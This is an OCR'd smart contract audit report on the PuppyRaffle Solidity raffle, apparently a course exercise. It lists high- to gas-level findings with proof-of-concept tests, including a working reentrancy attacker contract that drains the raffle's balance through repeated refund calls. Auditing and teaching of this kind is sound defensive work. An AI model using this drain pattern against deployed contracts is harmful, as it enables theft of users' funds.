

PuppyRaffle Audit Report

Version 1.0

codepeaks.ee

September 23, 2024

Protocol Audit Report

codepeaks

september 23, 2024

Prepared by: Codepeaks Lead Auditors: - codepeaks

Table of Contents

Protocol Summary

This project is to enter a raffle to win a cute dog NFT. The protocol should do the following:

1. Call the `enterRaffle` function with the following parameters:
    1. `address[] participants`: A list of addresses that enter. You can use this to enter yourself multiple times, or yourself and a group of your friends.
2. Duplicate addresses are not allowed
3. Users are allowed to get a refund of their ticket & `value` if they call the `refund` function
4. Every X seconds, the raffle will be able to draw a winner and be minted a random puppy
5. The owner of the protocol will set a feeAddress to take a cut of the `value`, and the rest of the funds will be sent to the winner of the puppy.

Disclaimer

The Codepeaks team makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

Risk Classification

		Impact		
		High	Medium	Low
	High	H	H/M	M
Likelihood	Medium	H/M	M	M/L
	Low	M	M/L	L

We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

Audit Details

- Commit Hash: e30d199697bbc822b646d76533b66b7d529b8ef5

Scope - In Scope:

```
./src/
#-- PuppyRaffle.sol
```

Roles

Owner - Deployer of the protocol, has the power to change the wallet address to which fees are sent through the `changeFeeAddress` function.

Player - Participant of the raffle, has the power to enter the raffle with the `enterRaffle` function and refund value through `refund` function.

Executive Summary

In summary, several critical and major issues exist in this contract that need to be addressed for security, fairness, and efficiency. Following best practices such as CEI, using secure randomness, and preventing gas manipulation are essential steps to safeguard the contract

Issues found

Severity	Number of issues found
High	3
Medium	2
Low	1
Info	7
Gas	2
Total	15

Findings

High

[H-1] Reentrancy attack in `PuppyRaffle::refund` allows entrant to drain raffle balance

Description The `PuppyRaffle::refund` function does not follow CEI (Checks, Effects, Interactions) and as a result, enables participants to drain the contract balance.

In the `PuppyRaffle::refund` function, we first make an external call to the `msg.sender` address and only after making that external call do we update the `PuppyRaffle::players` array

```
1         function refund(uint256 playerIndex) public {
2
3
4           address playerAddress = players[playerIndex];
5           require(playerAddress == msg.sender, "PuppyRaffle: Only the
                player can refund");
6           require(playerAddress != address(0), "PuppyRaffle: Player
                already refunded, or is not active");
7
8   @>      payable(msg.sender).sendValue(entranceFee);
9   @>      players[playerIndex] = address(0);
10
11          emit RaffleRefunded(playerAddress);
12
13      }
```

A player who has enterd the raffle could have a `fallbacek` / `receive` function that calls the `PuppyRaffle::refund` function again and claim another refund. They could continue the cycle till the contract balance is drained.

Impact All fess paid by raffle entrants could be stolen by the malicious participant.

Proof of Concepts

1. User enters the raffle
2. Attacker sets up a contract with a `fallback` function tht calls `PuppuyRaffle::refund` function
3. Attacker enters the raffle
4. Attacker called `PuppyRaffle::refund` function from their attack contract, draining the contract balance

Proof Of Code

Code

Paste That into `PuppyRaffleTest.t.sol`

```
    contract ReentrancyAttacker {
    PuppyRaffle puppyRaffle;
    uint256 entranceFee;
    uint256 attackerIndex;

    constructor(PuppyRaffle _puppyRaffle) {
        puppyRaffle = _puppyRaffle;
        entranceFee = puppyRaffle.entranceFee();
    }


    function attack() external payable {
        address [] memory players = new address[](1);
        players[0] = address(this);
        puppyRaffle.enterRaffle{value: entranceFee}(players);

        attackerIndex = puppyRaffle.getActivePlayerIndex(address(this))
            ;
        puppyRaffle.refund(attackerIndex);
    }

    function _stealMoney() internal {
         if(address(puppyRaffle).balance >= entranceFee) {
            puppyRaffle.refund(attackerIndex);
        }
    }

    fallback() external payable {
       _stealMoney();
    }

    receive() external payable {
        _stealMoney();
    }
}

 function test_reentrancyRefund() public {

        address[] memory players = new address[](4);
        players[0] = playerOne;
        players[1] = playerTwo;
        players[2] = playerThree;
        players[3] = playerFour;
        puppyRaffle.enterRaffle{value: entranceFee * 4}(players);

        ReentrancyAttacker attackerContract = new ReentrancyAttacker(
            puppyRaffle);
        address attackUser = makeAddr("attackUser");
        vm.deal(attackUser, 1 ether);
```

```
48
49          uint256 startingAttackerContractBalance = address(
                attackerContract).balance;
50          uint256 startingPuppyRaffleBalance = address(puppyRaffle).
                balance;
51
52          // attack
53          vm.prank(attackUser);
54          attackerContract.attack{value: entranceFee}();
55
56          console.log("here is the attacker contract balance",
                startingAttackerContractBalance);
57          console.log("here is the puppy raffle balance",
                startingPuppyRaffleBalance);
58
59          console.log("ending attacker balance", address(attackerContract
                ).balance);
60          console.log("ending balance of puppy contrat", address(
                puppyRaffle).balance);
61
62      }
```

Recommended mitigation To prevent this, we should have the `PuppyRaffle::refund` function update the `players` array before making the external call. Additionally, we should move the event emission up aswell.

```
1           function refund(uint256 playerIndex) public {
2
3
4           address playerAddress = players[playerIndex];
5           require(playerAddress == msg.sender, "PuppyRaffle: Only the
                player can refund");
6           require(playerAddress != address(0), "PuppyRaffle: Player
                already refunded, or is not active");
7
8   +       players[playerIndex] = address(0);
9   +       emit RaffleRefunded(playerAddress);
10
11          payable(msg.sender).sendValue(entranceFee);
12
13  -       players[playerIndex] = address(0);
14  -       emit RaffleRefunded(playerAddress);
15
16      }
```

[H-2] Weak randomness in `PuppyRaffle::selectWinner` allows users to influence or predict the winner and influence or predict the winning puppy.

Description Hashing `msg.sender`, `block.timestamp`, and `block.difficulty` together creates a predictable find number. A predictable number is not a good random number. Malicious users can manipulate these values or know them ahead of time to choose the winner of the raffle themselves.

Note: This additionally means users could front-run this function and call `refund` if they see they are not the winner.

Impact Any user can influnce the winner of the raffle, winning the money and selecting the `rarest` puppy. Making the entire raffle worthless if it becomes a gas war as to who wins the raffles.

Proof of Concepts

1. validators can know ahead of time the `block.timestamp` and `block.difficulty` and use that to predict when/how to participate. See the Solidity blog on prevrandao. `block.difficulty` was recently replaced with prevrandao.
2. Users can mine/manipulate `msg.sender` value to result in their address being used to generated the winner!
3. Users can revert their `selectWinner` transaction if they dont like the winner or resulting puppy.

Using on-chain values as randomness seed is a well-documented attack vector in the blockchain space.

Recommended mitigation Consider using a cryptographically provable random number generator such as Chainlink VRF. ChainLink VRF.

[H-3] Integer overflow of `PuppyRaffle::totalFees` loses fees

Description In solidity versions prior to `0.8.0` integers were subject to integer overflows.

```
1 uint64 myVar = type(uint64).max;
2 //18446744073709551615
3 myVar = myVar + 1;
4 // myVar will equal 0
```

Impact In `PuppyRaffle::selectWinner`, `totalFees` are accumulated for the `feeAddress` to collect later in `PuppyRaffle::withdrawFees`. However, if the `totalFees` variable overflows, the `feeAddress` may not collect the correct amount of fees, leaving fees permanently stuck in the contract.

Proof of Concepts

1. We conclude a raffle of 4 players
2. We then have 89 players enter a new raffle, and conclude the raffle
3. `totalFees` will be:

```
totalFees = totalFees + uint64(fee);
// aka
totalFees = 800000000000000000 + 1780000000000000000
// and this will overflow
totalFees = 153255926290448384
```

4. You will not be able to withdraw, due to the line in `PuppyRaffle::withdrawFees`:

```
 require(address(this).balance == uint256(totalFees), "PuppyRaffle:
    There are currently players active!");
```

Although you could use `selfdestruct` to send ETH to this contract in order for the values to match the withdraw the fess, this is clearly not the intended design of the protocol. At some point, there will be too much `balance` in the contract that the above `require` will be impossible to hit.

Code

```
        function testTotalFeesOverflow() public playersEntered {
         // We finish a raffle of 4 to collect some fees
         vm.warp(block.timestamp + duration + 1);
         vm.roll(block.number + 1);
         puppyRaffle.selectWinner();
         uint256 startingTotalFees = puppyRaffle.totalFees();
         // startingTotalFees = 800000000000000000

         // We then have 89 players enter a new raffle
         uint256 playersNum = 89;
         address[] memory players = new address[](playersNum);
         for (uint256 i = 0; i < playersNum; i++) {
             players[i] = address(i);
         }
         puppyRaffle.enterRaffle{value: entranceFee * playersNum}(
            players);
         // We end the raffle
         vm.warp(block.timestamp + duration + 1);
         vm.roll(block.number + 1);

         // And here is where the issue occurs
         // We will now have fewer fees even though we just finished a
            second raffle
         puppyRaffle.selectWinner();

         uint256 endingTotalFees = puppyRaffle.totalFees();
         console.log("ending total fees", endingTotalFees);
         assert(endingTotalFees < startingTotalFees);
```

```
27
28          // We are also unable to withdraw any fees because of the
                require check
29          vm.prank(puppyRaffle.feeAddress());
30          vm.expectRevert("PuppyRaffle: There are currently players
                active!");
31          puppyRaffle.withdrawFees();
32      }
```

Recommended mitigation There are few possible mitigations.

1. Use a newer version of solidity, and a `uint256` instead of `uint64` for `PuppyRaffle::totalFees`
2. You could also use the `SafeMath` library of OpenZeppelin for version 0.7.6 of solidity, however you would still have a hard time with the `uint64` type if too many fees are collected.
3. Remove the balance check from `PuppyRaffle::withdrawFees`

```
1 - require(address(this).balance == uint256(totalFees), "PuppyRaffle:
      There are currently players active!");
```

There are more attack vectors with that final require statement, so highly recommend to remove it.

Medium

[M-1] Looping through players array to check for duplicates in `PuppyRaffle::enterRaffle` is a potential DoS vector, incrementing gas costs for future entrants

Description: The `PuppyRaffle::enterRaffle` function loops through the `players` array to check for duplicates. However, the longer the `PuppyRaffle:players` array is, the more checks a new player will have to make. This means that the gas costs for players who enter right when the raffle starts will be dramatically lower than those who enter later. Every additional address in the `players` array, is an additional check the loop will have to make.

Note to students: This next line would likely be it's own finding itself. However, we haven't taught you about MEV yet, so we are going to ignore it. Additionally, this increased gas cost creates front-running opportunities where malicious users can front-run another raffle entrant's transaction, increasing its costs, so their enter transaction fails.

Impact: The impact is two-fold.

1. The gas costs for raffle entrants will greatly increase as more players enter the raffle.
2. Front-running opportunities are created for malicious users to increase the gas costs of other users, so their transaction fails.

Proof of Concept:

If we have 2 sets of 100 players enter, the gas costs will be as such: - 1st 100 players: 6252039 - 2nd 100 players: 18067741

This is more than 3x as expensive for the second set of 100 players!

This is due to the for loop in the `PuppyRaffle::enterRaffle` function.

```
1          // Check for duplicates
2  @>      for (uint256 i = 0; i < players.length - 1; i++) {
3              for (uint256 j = i + 1; j < players.length; j++) {
4                  require(players[i] != players[j], "PuppyRaffle:
                       Duplicate player");
5              }
6          }
```

Proof Of Code Place the following test into `PuppyRaffleTest.t.sol`.

```
1  function testReadDuplicateGasCosts() public {
2          vm.txGasPrice(1);
3
4          // We will enter 5 players into the raffle
5          uint256 playersNum = 100;
6          address[] memory players = new address[](playersNum);
7          for (uint256 i = 0; i < playersNum; i++) {
8              players[i] = address(i);
9          }
10         // And see how much gas it cost to enter
11         uint256 gasStart = gasleft();
12         puppyRaffle.enterRaffle{value: entranceFee * playersNum}(
               players);
13         uint256 gasEnd = gasleft();
14         uint256 gasUsedFirst = (gasStart - gasEnd) * tx.gasprice;
15         console.log("Gas cost of the 1st 100 players:", gasUsedFirst);
16
17         // We will enter 5 more players into the raffle
18         for (uint256 i = 0; i < playersNum; i++) {
19             players[i] = address(i + playersNum);
20         }
21         // And see how much more expensive it is
22         gasStart = gasleft();
23         puppyRaffle.enterRaffle{value: entranceFee * playersNum}(
               players);
24         gasEnd = gasleft();
25         uint256 gasUsedSecond = (gasStart - gasEnd) * tx.gasprice;
26         console.log("Gas cost of the 2nd 100 players:", gasUsedSecond);
27
28         assert(gasUsedFirst < gasUsedSecond);
29         // Logs:
30         //     Gas cost of the 1st 100 players: 6252039
```

```
31          //     Gas cost of the 2nd 100 players: 18067741
32  }
```

Recommended Mitigation: There are a few recommended mitigations.

1. Consider allowing duplicates. Users can make new wallet addresses anyways, so a duplicate check doesn't prevent the same person from entering multiple times, only the same wallet address.
2. Consider using a mapping to check duplicates. This would allow you to check for duplicates in constant time, rather than linear time. You could have each raffle have a `uint256` id, and the mapping would be a player address mapped to the raffle Id.

```
1  +    mapping(address => uint256) public addressToRaffleId;
2  +    uint256 public raffleId = 0;
3      .
4      .
5      .
6      function enterRaffle(address[] memory newPlayers) public payable {
7          require(msg.value == entranceFee * newPlayers.length, "
               PuppyRaffle: Must send enough to enter raffle");
8          for (uint256 i = 0; i < newPlayers.length; i++) {
9              players.push(newPlayers[i]);
10 +            addressToRaffleId[newPlayers[i]] = raffleId;
11         }
12
13 -        // Check for duplicates
14 +        // Check for duplicates only from the new players
15 +        for (uint256 i = 0; i < newPlayers.length; i++) {
16 +           require(addressToRaffleId[newPlayers[i]] != raffleId, "
       PuppyRaffle: Duplicate player");
17 +        }
18 -        for (uint256 i = 0; i < players.length; i++) {
19 -            for (uint256 j = i + 1; j < players.length; j++) {
20 -                require(players[i] != players[j], "PuppyRaffle:
       Duplicate player");
21 -            }
22 -        }
23         emit RaffleEnter(newPlayers);
24     }
25 .
26 .
27 .
28     function selectWinner() external {
29 +       raffleId = raffleId + 1;
30         require(block.timestamp >= raffleStartTime + raffleDuration, "
               PuppyRaffle: Raffle not over");
```

Alternatively, you could use OpenZeppelin's `EnumerableSet` library.

[M-2] Smart contract wallets raffle winners without a `receive` or `fallback` function will block the start of a new contest.

Description The `PuppyRaffle::selectWinner` function is responsible for resetting the lottery. However, if the winner is a smart contract wallet that reject payment, the lottery would not be able to restart.

User could easily call the `selectWinner` function again and non-wallet entrants could enter, but it could coast a lot due to the duplicate check and lottery reset could get very challnenging.

Impact The `PuppyRaffle::selectWinner` function could revert many times, making a lottery reset difficult.

Also, true winners would not get paid out and someone else could take their money!

Proof of Concepts

1. 10 smart contract wallets enter the lottery without a fallback or receive function.
2. The lottery ends
3. The `selectWinner` function wouldn't work, even though the lottery is over.

Recommended mitigation There are few options to mitigate this issue.

1. Do not allow smart contract wallet entrants(not recommended)
2. Create a mapping of addresses -> payout so winners can pull their funds out themselves with a new `claimPrize` function, putting the owness on the wineer to claim their prize(Recommended). > Pull Over Push

Low

[L-1] `PuppyRaffle::getActivePlayerIndex` returns 0 for non-existent players and for players at index 0, causing player at index 0 to incorrectly think they have not entered the raffle.

Description If a player is in a `PuppyRaffle::players` array at index 0, this will return 0, but accordinf to the natspex, it will also return 0 if the player is not in the array.

```
1  // @return the index of the player in the array, it they are not
       active, it return 0
2  function getActivePlayerIndex(address player) external view returns (
       uint256) {
3          for (uint256 i = 0; i < players.length; i++) {
4              if (players[i] == player) {
5                  return i;
6              }
```

```
7           }
8           return 0;
9       }
```

ImpactPlayer at index 0 may think they have not entered the raffle, and attempt to enter the raffle again, wasting gas

You could also reserve the 0th position for any competition, but a better solution might be to return an `int256` where the function returns -1 if the player is not active.

Proof of Concepts

1. User enters the raffle, they are the first entrant
2. `PuppyRaffle::getActivePlayerIndex` returns 0
3. User thinks they have not entered the raffle due the function documentation

Recommended mitigation The easiest recommentation would be to revert if the player is not in the array instead of returning 0. # Informational

[I-1] Solidity pragma should be specific, not wide

Consider using a specific version of Solidity in your contracts instead of a wide version. For example, instead of `pragma solidity ^0.8.0;`, use `pragma solidity 0.8.0;`

1 Found Instances

- Found in src/PuppyRaffle.sol Line: 2

```
1 pragma solidity ^0.7.6;
```

[I-2] Using an outdated version of Solidity is not recommended.

Please use a newr version of Solidity like `0.8.18`

Description

solc frequently releases new compiler versions. Using an old version prevents access to new Solidity security checks. We also recommend avoiding complex pragma statement.

Recommended Midigation Deploy with a recent version of Solidity (at least 0.8.18) with no known severe issues.

Use a simple pragma version that allows any of these versions. Consider using the latest version of Solidity for testing.

Please see slither documentation for more information

[I-3]: Missing checks for `address(0)` when assigning values to address state variables

Check for `address(0)` when assigning values to address state variables.

2 Found Instances

- Found in src/PuppyRaffle.sol Line: 65

```
1           feeAddress = _feeAddress;
```

- Found in src/PuppyRaffle.sol Line: 205

```
1           feeAddress = newFeeAddress;
```

[I-4] `PuppyRaffle::selectWinner` does not follow CEI, which is not best practice

It's best to keep code clean and follow CEI (Checks, Effects, Interactions)

```
1 -         (bool success,) = winner.call{value: prizePool}("");
2 -         require(success, "PuppyRaffle: Failed to send prize pool to
    winner");
3           _safeMint(winner, tokenId);
4 +          (bool success,) = winner.call{value: prizePool}("");
5 +         require(success, "PuppyRaffle: Failed to send prize pool to
    winner");
```

[I-5] Use of "magic" number is discouraged

It can be confusing to see number literals in a codebase, and it's much more readable if the numbers are given a name.

Examples:

```
1       uint256 prizePool = (totalAmountCollected * 80) / 100;
2       uint256 fee = (totalAmountCollected * 20) / 100;
```

Instead, you could use:

```
1       uint256 public constant PRIZE_POOL_PERCENTAGE = 80;
2       uint256 public constant FEE_PERCENTAGE = 20;
3       uint256 public constant POOL_PRECISION = 100;
```

[I-6] State changes missing Events.

[I-7] `PuppyRaffle::_isActivePlayer` is never used and should be removed.

Gas

[G-1] Unchanged state variables should be declared constant or immutable

Reading from storage is much more expensive than reading from constant or immutable variable.

Instances: - `PuppyRaffle::raffleDuration` should be `immutable` - `PuppyRaffle::commonImageUri` should be `constant` - `PuppyRaffle::rareImageUri` should be `constant` - `PuppyRaffle::legendaryImageUri` should be `constant`

[G-2] Storage variables in a loop should be cached

Everytime you call `players.length` you read from storafe, as opposed to memory which is more gas efficient.

```
+  uint256 playersLength = players.length;
-  for (uint256 i = 0; i < players.length - 1; i++) {
+  for (uint256 i = 0; i < playersLength - 1; i++) {
-            for (uint256 j = i + 1; j < players.length; j++) {
+            for (uint256 j = i + 1; j < playersLength; j++) {
                require(players[i] != players[j], "PuppyRaffle:
                    Duplicate player");
            }
        }
```